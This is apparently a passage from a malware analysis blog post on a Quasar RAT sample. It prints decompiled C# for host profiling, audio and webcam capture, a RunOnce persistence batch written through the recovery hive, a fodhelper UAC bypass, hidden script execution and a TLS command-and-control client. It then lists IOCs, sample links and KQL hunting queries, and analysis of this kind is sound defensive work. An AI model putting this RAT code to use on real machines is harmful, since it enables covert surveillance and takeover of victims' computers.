    new Tuple<string, string>("Processor (CPU)", qOUvS7xCg1qV0De1hajRbUtJM2a.CpuName),
    new Tuple<string, string>("Memory (RAM)", string.Format("{0} MB", qOUvS7xCg1qV0De1hajRbUtJM2a.TotalPhysicalMemory)),
    new Tuple<string, string>("Video Card (GPU)", qOUvS7xCg1qV0De1hajRbUtJM2a.GpuNames),
    new Tuple<string, string>("Username", ckLnDYFCLfj.UserName),
    new Tuple<string, string>("PC Name", Fm9k0C014z12o0zpJmci8rpE6nI.ezON4X65oN3QEWU()),
    new Tuple<string, string>("Domain Name", text),
    new Tuple<string, string>("Host Name", text2),
    new Tuple<string, string>("System Drive", Path.GetPathRoot(Environment.SystemDirectory)),
    new Tuple<string, string>("System Directory", Environment.SystemDirectory),
    new Tuple<string, string>("Uptime", Fm9k0C014z12o0zpJmci8rpE6nI.xheJ9HCZLUSFjycZTLmRF()),
    new Tuple<string, string>("MAC Address", qOUvS7xCg1qV0De1hajRbUtJM2a.MacAddress),
    new Tuple<string, string>("LAN IP Address", qOUvS7xCg1qV0De1hajRbUtJM2a.LanIpAddress),
    new Tuple<string, string>("WAN IP Address", dhn5QYcsP7jCL1QnXYc.IpAddress),
    new Tuple<string, string>("ASN", dhn5QYcsP7jCL1QnXYc.Asn),
    new Tuple<string, string>("ISP", dhn5QYcsP7jCL1QnXYc.Isp),
    new Tuple<string, string>("Antivirus", Fm9k0C014z12o0zpJmci8rpE6nI.3hxZezUW8KPPuuA1ehCp5vMp()),
    new Tuple<string, string>("Firewall", Fm9k0C014z12o0zpJmci8rpE6nI.QpFMSuFFmSEdqvpf1Ou()),
    new Tuple<string, string>("Time Zone", dhn5QYcsP7jCL1QnXYc.Timezone),
    new Tuple<string, string>("Country", dhn5QYcsP7jCL1QnXYc.Country),
    new Tuple<string, string>("Main Browser", text3)
};
client.Send<GetSystemInfoResponse>(new GetSystemInfoResponse
{
    SystemInfos = list
});
```

Audio capture

In addition, it able to capture and streams system audio using WasapiLoopbackCapture with a specified Bitrate and channel configuration, triggered via Pulsar messaging commands for device enumeration and audio control.

```
private void w4ABBKQfZpelfDUssPRy2IQ0eG(ISender client, GetOutput message)
{
    if (message.CreateNew)
    {
        this.H0x2TTrQYZqfHhF = false;
        WasapiLoopbackCapture azt9B1TtICRxH9HfCzb2kj = this.AZT9B1TtICRxH9HfCzb2kj;
        if (azt9B1TtICRxH9HfCzb2kj != null)
        {
            azt9B1TtICRxH9HfCzb2kj.Dispose();
        }
        this.OnReport("Speaker audio streaming started");
    }
    if (message.Destroy)
    {
        this.YF5onJg49sPPGlAyHjs();
        this.OnReport("Speaker audio streaming stopped");
        return;
    }
    if (this.c8w6mvzxw6acIGefv == null)
    {
        this.c8w6mvzxw6acIGefv = client;
    }
    if (!this.H0x2TTrQYZqfHhF)
    {
        try
        {
            this.cOWXaGQz3WeGEMvQQgEuRB4 = message.DeviceIndex;
            MMDevice mmdevice = new MMDeviceEnumerator().EnumerateAudioEndPoints(0, 1)[this.cOWXaGQz3WeGEMvQQgEuRB4];
            int bitrate = message.Bitrate;
            int channels = mmdevice.AudioClient.MixFormat.Channels;
            WaveFormat waveFormat = new WaveFormat(bitrate, channels);
            this.AZT9B1TtICRxH9HfCzb2kj = new WasapiLoopbackCapture(mmdevice);
            this.AZT9B1TtICRxH9HfCzb2kj.WaveFormat = waveFormat;
            this.AZT9B1TtICRxH9HfCzb2kj.DataAvailable += this.hQJj2lq5v9UxS;
            this.AZT9B1TtICRxH9HfCzb2kj.StartRecording();
            this.H0x2TTrQYZqfHhF = true;
```

📷 Webcam & Screenshots

The method handles a `GetWebcam` command from the C2 operator. It attempts to start a remote webcam session, allowing the operator to view the live feed and get screenshots.

```
private void Y75L3AskU7IL2aLq211Sfdsuxy(ISender client, GetWebcam message)
{
    try
    {
        try
        {
            this.eZrj9xpMMc.xvWKEhcgwFv3KfNva(message.DisplayIndex);
        }
        catch (Exception ex)
        {
            this.OnReport("Failed to start webcam: " + ex.Message);
            return;
        }
        yD4a4kaZbjASSQ yD4a4kaZbjASSQ = this.eZrj9xpMMc.vuLEj6hHlUkuE4EFsdnsl();
        Resolution resolution = new Resolution
        {
            Height = yD4a4kaZbjASSQ.Height,
            Width = yD4a4kaZbjASSQ.Width
        };
```

```
object obj = l5Yi5dQ8xBwwmwtbJdJdlf.90pUSs30FaPY;
lock (obj)
{
    if (l5Yi5dQ8xBwwmwtbJdJdlf.NZoanQOVBSgYQjT.3F4I6ONrm3k())
    {
        client.Send<SetStatus>(new SetStatus
        {
            Message = "Screen corruption enabled."
```

📜 Persistent

The malware creates a randomly named batch script in the recovery directory %TARGETOSDRIVE%\Recovery\OEM\, which performs the following actions:

- Loads the target OS's registry hive from an offline location.
- Adds a **RunOnce** key to ensure the payload executes on the next reboot.

The registry hive is not loaded by default but can be manually mounted from: C:\Windows\System32\Recovery\config\SOFTWARE, which refers to the **SOFTWARE** hive of an offline or recovery operating system.

```
private static string qKcGfdcXCTzEBFYEVyhLfkNOPf(string command, bool UseEscaped = true)
{
    string text = wjmW81nYlhfH35D7FuL.Fm56RMiSxZfD4QRypY6F(20);
    string text2 = ((!UseEscaped) ? command : command.Replace("%", "%%").Replace("^", "^^").Replace("&", "^&")
        .Replace("|", "^|")
        .Replace("<", "^<")
        .Replace(">", "^>")
        .Replace("\"", "\\\""));
    return string.Concat(new string[]
    {
        "\r\n@echo off\r\nfor /F \"tokens=1,2,3 delims= \" %%A in ('reg query \"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\RecoveryEnvironment\" /v TargetOS') DO SET TARGETOS=%%C\r\n\r\nfor /F
          \"tokens=1 delims=\\\" %%A in ('Echo %TARGETOS%') DO SET TARGETOSDRIVE=%%A\r\n\r\nreg load HKLM\\", text, " %TARGETOSDRIVE%\\windows\\system32\\config\\SOFTWARE\r\n\r\nreg add HKLM\\",
          text, "\\Microsoft\\Windows\\CurrentVersion\\RunOnce /v ", text, " /t REG_SZ /d \"", text2, "\"\r\n\r\nreg unload HKLM\\", text,
        "\r\n"
    });
```

UAC Bypass

Known UAC bypass technique by modifying “ms-settings\Shell\Open\command” Registry, sets DelegateExecute value to none. Then, executing fodhelper.exe, which spawn conhost.exe to execute “uacbypass.bat”. Upon execution, fodhelper.exe checks the following registries:

```
HKCU:\Software\Classes\ms-settings\shell\open\command
HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute
HKCU:\Software\Classes\ms-settings\shell\open\command\(default)
```

Any value under that key will not trigger UAC and run with elevated privileges.

```
public static void FsDsHhXxwg4cA9J21vCkxxl42Lrb()
{
    string executablePath = Application.ExecutablePath;
    string text = Path.Combine(Path.GetTempPath(), "uacbypass.bat");
    string text2 = "\r\n        @echo off\r\n        timeout /t 4 /nobreak >nul\r\n        start \"\" \"" + executablePath + "\"\r\n        (goto) 2>nul & del \"%~f0\"\r\n
    File.WriteAllText(text, text2, Encoding.ASCII);
    string text3 = "conhost --headless \"" + text + "\"";
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Classes", true))
    {
        using (RegistryKey registryKey2 = registryKey.CreateSubKey("ms-settings\\Shell\\Open\\command"))
        {
            registryKey2.SetValue("", text3, RegistryValueKind.String);
            registryKey2.SetValue("DelegateExecute", "", RegistryValueKind.String);
        }
    }
    new Process
    {
        StartInfo =
        {
            FileName = "fodhelper.exe"
        }
    }.Start();
    Thread.Sleep(1000);
    using (RegistryKey registryKey3 = Registry.CurrentUser.OpenSubKey("Software\\Classes", true))
    {
        try
        {
            registryKey3.DeleteSubKeyTree("ms-settings");
```

Execution


Has predefine classes which can spawn a “hidden” (no visible window to the user) PowerShell, cmd, wscript, etc for further malicious purposes.

```
private void SB9ILnNgmUOmzno6N8ZK7ED6z(ISender client, DoExecScript message)
{
    new Thread(delegate
    {
        string text = Path.Combine(Path.GetTempPath(), Path.GetRandomFileName());
        if (message.Language == "Powershell")
        {
            text += ".ps1";
            File.WriteAllText(text, message.Script);
            Process.Start(new ProcessStartInfo("powershell", "-ExecutionPolicy Bypass -File " + text)
            {
                WindowStyle = ProcessWindowStyle.Hidden,
                CreateNoWindow = message.Hidden,
                UseShellExecute = false
            }).WaitForExit();
            File.Delete(text);
            return;
        }
        if (message.Language == "Batch")
        {
            text += ".bat";
            File.WriteAllText(text, message.Script);
            Process.Start(new ProcessStartInfo("cmd", "/c " + text)
            {
                WindowStyle = ProcessWindowStyle.Hidden,
                CreateNoWindow = message.Hidden,
                UseShellExecute = false
            }).WaitForExit();
            File.Delete(text);
```

🪙 Token impersonation


This method attempts to impersonate the LSASS process token, which is a common technique used in privilege escalation or credential dumping

It uses OpenProcessToken, DuplicateToken, and SetThreadToken to impersonate LSASS. This allows the malware to potentially gain SYSTEM-level privileges or access sensitive memory. It also manipulates privileges like SeDebugPrivilege and uses RevertToSelf to restore its original token context.




🔑 Dumping process memory without Mimikatz

Uses MiniDumpWriteDump API call to dump process memory.



❌ Error handling

returns a clear error message regarding an attempt to create a new subkey under a specified registry path to the operator, suggesting to run the client as administrator. This indicates the RAT is designed to report operational errors back to the C2, helping the operator understand why certain actions failed.



💻 Remote Access Tool

The malware retrieves the external IP of the infected host and the geo location by crafting a Mozilla UserAgent, sending Web Request to https://ipwho.is/ & https://api.ipify.org/

```
DHn5QYcsP7jCL1QnXYc dhn5QYcsP7jCL1QnXYc;
try
{
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("https://ipwho.is/");
    httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0";
    httpWebRequest.Proxy = null;
    httpWebRequest.Timeout = 10000;
    using (HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse())
    {
        using (Stream responseStream = httpWebResponse.GetResponseStream())
        {
            zpT3zcip0z zpT3zcip0z = 815nddj8AL7AGFPphpzUC.H7a8dm6iZxIqHSGaAWhPXncU13<zpT3zcip0z>(responseStream);
            dhn5QYcsP7jCL1QnXYc = new DHn5QYcsP7jCL1QnXYc
            {
                IpAddress = zpT3zcip0z.Ip,
                Country = zpT3zcip0z.Country,
                CountryCode = zpT3zcip0z.CountryCode,
                Timezone = zpT3zcip0z.Timezone.UTC,
                Asn = zpT3zcip0z.Connection.ASN.ToString(),
                Isp = zpT3zcip0z.Connection.ISP
            };
```

This information aggregate with other details of the infected host.

```
private void 03r1nth5lymCXCms3dZpu(h0d66xnh46mjXm2oIQPbVWM6 client, bool connected)
{
    this.7arHfwD0Gp1sw0sREKaug3JX = false;
    if (connected)
    {
        DHn5QYcsP7jCL1QnXYc dhn5QYcsP7jCL1QnXYc = Rm5fxKZ5K6cWUAz.i5afnyLFB0C5yBDamQ();
        CkLnDYFCLfj ckLnDYFCLfj = new CkLnDYFCLfj();
        client.Send<ClientIdentification>(new ClientIdentification
        {
            Version = muN6ZlMBf7kAuQGK3bHP4.VyejYKaxuWeN9huBV,
            OperatingSystem = PlatformHelper.FullName,
            AccountType = ckLnDYFCLfj.Type.ToString(),
            Country = dhn5QYcsP7jCL1QnXYc.Country,
            CountryCode = dhn5QYcsP7jCL1QnXYc.CountryCode,
            ImageIndex = dhn5QYcsP7jCL1QnXYc.ImageIndex,
            Id = qOUvS7xCg1qV0De1hajRbUtJM2a.HardwareId,
            Username = ckLnDYFCLfj.UserName,
            PcName = Fm9k0C014z12o0zpJmci8rpE6nI.ezON4X65oN3QEWU(),
            Tag = muN6ZlMBf7kAuQGK3bHP4.pKdyEdZyLKpVy7X,
            EncryptionKey = muN6ZlMBf7kAuQGK3bHP4.bjAdiDWzR09zqNQu87ySi,
            Signature = Convert.FromBase64String(muN6ZlMBf7kAuQGK3bHP4.YTW9cpjd5qz2qnYY)
        });
```

The class establishes an encrypted TCP connection to a remote server using TLS 1.2, validates the server's certificate, and handles custom packet framing for sending and receiving messages.


```
protected h0d66xnh46mjXm2oIQPbVWM6(X509Certificate2 serverCertificate)
{
    this.p09DNoV7VvyZS1RUZJS8jbvNqTH = serverCertificate;
    this.XwwBS3eKcUhqOHTIOGY3vyILz3e = new byte[this.BUFFER_SIZE];
    TypeRegistry.AddTypesToSerializer(typeof(IMessage), TypeRegistry.GetPacketTypes(typeof(IMessage)).ToArray<Type>());
}

// Token: 0x060001D0 RID: 464 RVA: 0x0000AEA4 File Offset: 0x000090A4
protected void M6cUdLCokrZy4iRBNHeG(IPAddress ip, ushort port)
{
    Socket socket = null;
    try
    {
        this.Disconnect();
        socket = new Socket(ip.AddressFamily, SocketType.Stream, ProtocolType.Tcp);
        SocketExtensions.SetKeepAliveEx(socket, this.KEEP_ALIVE_INTERVAL, this.KEEP_ALIVE_TIME);
        socket.Connect(ip, (int)port);
        if (socket.Connected)
        {
            this.fkD5fgwZ53csYHDAjSEA2dyNst = new SslStream(new NetworkStream(socket, true), false, new RemoteCertificateValidationCallback(this.CgZg6GeGtfGpDmr1hXrzRgWc9AQC));
            this.fkD5fgwZ53csYHDAjSEA2dyNst.AuthenticateAsClient(ip.ToString(), null, SslProtocols.Tls12, false);
            this.fkD5fgwZ53csYHDAjSEA2dyNst.BeginRead(this.XwwBS3eKcUhqOHTIOGY3vyILz3e, 0, this.XwwBS3eKcUhqOHTIOGY3vyILz3e.Length, new AsyncCallback(this.hHFqlKaCxgEih0L), null);
            this.l5dNNkpJH1UncCEnQU(true);
```

The form initializes a remote chat interface, sending user input to a connected client and labelling local messages as "Me" to distinguish them from remote responses.

Unique RAT Technique?


Remote Desktop Control using “Amyuni USB Monitor” integration.

The malware downloads legitimate tool developed by Amyuni Technologies that acts as a remote desktop, allows Android devices to act as secondary monitor, screen capture and, simulates mouse and keyboard input. Its limitation is that it requires an Android device physical USB connected to the PC, and that mobile needs to be under the attacker control. So this Class is not clear to me yet.



Live Shell Session Initialization (Hand-on keyboard)

This method launches a hidden cmd.exe process with redirected input/output, sets the console encoding based on the system's OEM code page, and sends a confirmation message to the C2 operator. It enables interactive command execution on the victim's machine, allowing the attacker to operate in real time.



Creative code invocation via Shell_TrayWnd

this function is conceptually similar to the technique described in the CrowdStrike report.

The function uses FindWindow("Shell_TrayWnd", "") to get a handle to the taskbar window, which is always owned by explorer.exe. uses ShowWindow(hwnd, command) to hide or show the taskbar and Start button. While this specific code doesn't perform code injection, it interacts with explorer.exe window – a behaviour often used in stealthy injection or UI manipulation techniques.

```
public class cZNTbjHIrvjjqgaSaMe
{
    // Token: 0x06000632 RID: 1586
    [DllImport("user32.dll", EntryPoint = "FindWindow")]
    private static extern int DXwfNHtY4nfyGx9nkN5g4(string className, string windowText);

    // Token: 0x06000633 RID: 1587
    [DllImport("user32.dll", EntryPoint = "ShowWindow")]
    private static extern int al5G7v0jti3F(int hwnd, int command);

    // Token: 0x06000634 RID: 1588 RVA: 0x00024C78 File Offset: 0x00022E78
    public static void EmsFTztODQuc3gxrMR()
    {
        int num = cZNTbjHIrvjjqgaSaMe.DXwfNHtY4nfyGx9nkN5g4("Shell_TrayWnd", "");
        int num2 = cZNTbjHIrvjjqgaSaMe.DXwfNHtY4nfyGx9nkN5g4("Button", "Start");
        if (num != 0)
        {
            bool flag = cZNTbjHIrvjjqgaSaMe.al5G7v0jti3F(num, 0) != 0;
            int num3 = cZNTbjHIrvjjqgaSaMe.al5G7v0jti3F(num2, 0);
            if (!flag && num3 == 0)
            {
                cZNTbjHIrvjjqgaSaMe.al5G7v0jti3F(num, 5);
                cZNTbjHIrvjjqgaSaMe.al5G7v0jti3F(num2, 5);
```

Conclusion

This investigation highlights behavioural indicators consistent with the presence of Quasar RAT malware, a known remote access trojan often used for espionage, credential theft, and persistence. These findings underscore the importance of behavioural detection over signature-based methods, especially when dealing with modular and evasive malware like Quasar. Continued monitoring, endpoint hardening, and proactive threat hunting are essential to mitigate such threats effectively.

IOCs

Indicator	SHA1	Description
DLL #1	1C5B08D41AFDC4C0429F6B0EC9C34A62322C8C2E	AMSI bypass
DLL #2	0BE9666108A047D52D406141A8A28E40FF9DE858	ETW patch, Loader
Temploader.exe	B053FDA177F8D87A957B4B84407E90BCE4FCC0B4	Loader
Client.exe	39D70630557F1BFC82DFBDFDAB369E59C8A9A3DA	Quasar RAT

Bazaar Samples

Payload1.dll
https://bazaar.abuse.ch/sample/020ad4410429bc98ff20d28c09d4628c38e1d86c688b70ba31649346d907f939/

Payload2.dll
https://bazaar.abuse.ch/sample/6e6e691a7f98fc4086f2bec28b34b2474ab783e9408c611e789a00107a24c227/

temploader.exe
https://bazaar.abuse.ch/sample/7e4fe2503e3dd2028c230f5e0413423f1dbbcbda01a252d22c8ece243979e927/

client.exe
https://bazaar.abuse.ch/sample/146d6357f782fafac397aa48c098a4ace344131c1ab12b6eafe72a2c59c88814/

Threat Hunting

1. conhost.exe Proxy execution

```
DeviceProcessEvents
| where InitiatingProcessFileName == "conhost.exe"
| where FileName != "conhost.exe"
```

2. netsh suspicious commands

```
DeviceProcessEvents
| where FileName == "netsh.exe"
| where ProcessCommandLine has_all ("wlan", "key=clear")
```

3. Suspicious Scripting Engines in Run Registry Key

```
DeviceRegistryEvents
| where RegistryKey has @"\Software\Microsoft\Windows\CurrentVersion\Run" or RegistryKey has @"\Software\Microsoft\Windows\CurrentVersion\RunOnce"
| where RegistryValueData has_any ("powershell", "wscript", "cscript", ".vbs", ".bat")
```

4. Registry Hive Manipulation in Recovery Directory

```
DeviceProcessEvents
| where ProcessCommandLine has_all ("reg", "load")
| where ProcessCommandLine contains @"Recovery\\config\\SOFTWARE" or ProcessCommandLine contains @"Recovery\config\SOFTWARE"
```